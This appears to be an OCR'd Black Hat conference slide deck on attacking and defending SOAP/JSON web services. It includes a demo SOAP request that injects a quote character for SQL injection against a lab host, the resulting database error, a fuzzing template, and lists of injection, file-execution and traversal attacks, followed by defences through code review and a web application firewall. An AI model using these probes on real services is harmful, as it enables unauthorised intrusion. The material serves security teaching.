
Black Hat Briefings

Demo

Scanning strategies

- Manual invocation and response analysis.
- Dynamic proxy creation and scanning.
- Auto auditing for various vectors.
- Fuzzing Web Services streams – XML or JSON
- Response analysis is the key
  - Look for fault code nodes
  - Enumerating fault strings
  - Dissecting XML message and finding bits
  - Hidden error messages in JSON

Injecting fault



WSDL End Point: http://192.168.36.5/ws/dvds4less.asmx?wsdl

Listening Port: 9999

Method: getProductInfo

SOAP Request

```
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/getProductInfo"
Host: 192.168.36.5
Content-Length: 317
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><getProductInfo xmlns="http://tempuri.org/"><id>'</id></getProductInfo></soap:Body></soap:Envelope>
```


SOAP Response

```
Use a single space if necessary.
Unclosed quotation mark before the character string '.
Line 1: Incorrect syntax near '.
   at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection)
   at System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection)
   at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj)
   at System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream,
BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj)
```

Black Hat Briefings

Demo

Fuzzing XML/JSON



WS Access Point

Target Host: 192.168.36.5

[✓] Do pattern matching (regex)

Fuzz load: D:\blueinfy-tools\wsScann

Pattern match: D:\blueinfy-tools\wsScann

WS Fuzzing

Request

```
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/getProductInfo"
Host: 192.168.36.5
Content-Length: 317
Expect: 100-continue
Connection: Keep-Alive

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><getProductInfo xmlns="http://tempuri.org/"><id>#fuzz#</id></getProductInfo></soap:Body></soap:Envelope>
```

Note

Responses

```
Cache-Control: private
Content-Type: text/xml; charset=utf-8
Content-Length: 2147

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><soap:Fault><faultcode>soap:Server</faultcode><faultstring>
System.Web.Services.Protocols.SoapException: Server was unable to process request. ---&gt;
System.Data.SqlClient.SqlException: Cannot use empty object or column names. Use a single space if necessary.
Unclosed quotation mark before the character string ''.
Line 1: Incorrect syntax near ''.
```

Demo

Injection Flaws

- Web Services methods are consuming parameters coming from end users.
- It is possible to inject malicious characters into the stream.
- It can break Web Services code and send faultsting back to an attacker
- Various injections possible – SQL and XPATH

Malicious File Execution

- Malicious command can be injected through the parameter.
- WS supports attachments as well and that can lead to uploading a file.
- This can give remote command execution capability to the attacker.

Insecure Direct Object Reference

- Injecting characters to break file system sequences.
- Faultcode spits out internal information if not protected.
- Customized error shows the file refernces.
- Access to internal file and full traversal to directories
- Inspecting methods and parameters in the profile stage can help.

Information Leakage and Improper Error Handling

- SOAP based Web Services throws faultcode and faultstrings back to the client.
- Information can be embedded in it.
- It try/catch is not well implemented then default error from .NET framework.
- Published vulnerabilities with leakage information providing references to file, ldap, etc.

Failure to Restrict URL Access

- In Web Services instead of URL – methods.
- WSDL scanning and disclosures can weaken the Services.
- Some internal methods are out in public.
- Admin APIs can be accessed.
- These internal methods can be used to attack Web Services.

Defending Web 2.0 with WAF & Code Review

Code Analysis for Web 2.0


- Scanning the code base.
- Identifying linkages.
- Method signatures and inputs.
- Looking for various patterns for SQL, LDAP, XPATH, File access etc.
- Checking validation on them.
- Code walking and tracing the base - Key

Demo

Content filtering with 2.0

- Regular firewall will not work
- Content filtering on HTTP will not work either since it is SOAP/JSON over HTTP/HTTPS
- SOAP/JOSN level filtering and monitoring would require
- ISAPI level filtering is essential
- SOAP/JSON content filtering through IHTTPModule

HTTP Stack for .Net (IIS6/7)



IHTTPModule based Firewall

- Code walkthrough – Events and Hooks
- Loading the DLL
- Setting up the rules
- Up and running!

Demo

Conclusion

- Web 2.0 bringing new challenges
- Needs to adopt new methodologies for scanning
- Attacks and entry points are scattered and multiple
- Ajax and SOA are key components
- WAF and Code review are important aspects for Web 2.0 defense

Thanks!

http://shreeraj.blogspot.com
shreeraj@blueinfy.com
http://www.blueinfy.com